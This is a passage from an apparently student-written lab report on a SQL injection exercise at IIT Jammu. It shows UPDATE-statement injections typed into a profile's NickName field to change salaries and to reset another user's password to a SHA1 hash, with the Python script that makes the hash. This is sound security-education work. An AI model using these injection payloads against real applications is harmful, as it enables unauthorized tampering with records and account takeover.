><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td
>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr
></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Host &copy; IIT Jammu
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
adarsh@ADARSH:~/Downloads/SQLi_lab_resources$
```

Figure 7 : Logging into SQL database


Task 3: SQL Injection Attack on UPDATE statement

Task 3.1: Modify your own salary

In this task, we have to update the database by using SQL injection attack. So to update the salary for Alice.

After Performing this task in the webpage following is the observation. (Updation from 20000 salary to 50000)

Figure shows SQL update in Alice’s profile.




Alice's Profile Edit

NickName	a',salary=50000#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Figure 8 : Modify Alice's salary

We can see before you update Alice's data, Alice's data in the database should have a $20000.00 salary. Figure 10 shows Alice's profile before the update.




Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	a
Email	
Address	
Phone Number	

Figure 9 : Alice's profile

After we have updated Alice's profile, we should see Alice's salary increase to $50000.00 salary. Figure shows Alice's profile after the update.


भारतीय प्रौद्योगिकी संस्थान जम्मू
INDIAN INSTITUTE OF TECHNOLOGY JAMMU
Home
Edit Profile


Alice Profile

Key	Value
Employee ID	10000
Salary	50000
Birth	9/20
SSN	10211002
NickName	a
Email	
Address	
Phone Number	

Figure 10: Alice’s profile

Task 3.2: Modify other people’s salary


After we have learned how to update the database by using SQL injection attack from the last task, we can update Boby's data. After Performing this task in the webpage and observation is as following. Figure 10 shows SQL update in Boby's profile.


भारतीय प्रौद्योगिकी संस्थान जम्मू
INDIAN INSTITUTE OF TECHNOLOGY JAMMU
Home
Edit Profile
Save

Boby's Profile Edit

NickName	',salary='1' where Nam
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Host © IIT Jammu



Boby Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Figure 11: Boby's salary after modification

Task 3.3: Modify other people's password


In this task, it's asked to change Boby's password by SQL Injection code in Boby's profile. Because the database stores the hash value of the password, you need to convert the password to the hash code and then inject the hash code into the database in Boby's profile. First, we create a Python file to save the password as shown in Figure 12. Second, we convert the password file to the hash code as shown in figure 13. Third, we update Boby's password by injecting the hash code in Alice's profile.

Solution:




```python
import hashlib

# initializing string
str = "adarsh"

# then sending to SHA1()
result = hashlib.sha1(str.encode())

# printing the equivalent hexadecimal value.
print("The hexadecimal equivalent of SHA1 is : ")
print(result.hexdigest())
```

Figure 12: Password in Python file



```
adarsh@ADARSH:~/Desktop$ python3 genpass.py
The hexadecimal equivalent of SHA1 is :
4175a37afd561152fb60c305d4fa6026b7e79856
adarsh@ADARSH:~/Desktop$
```

Figure 13: Hash value for the password



Boby's Profile Edit

NickName: ',Password='4175a37af

Email: Email


Address: Address

Phone Number: PhoneNumber

Password: Password

Figure 14: Update Boby’s profile

After successful updation Boby’s password, we will see log out information as shown in Figure 15. You can login again to check whether the password is correct.



The account information your provide does not exist.

Figure 15: Log-out information after having updated the password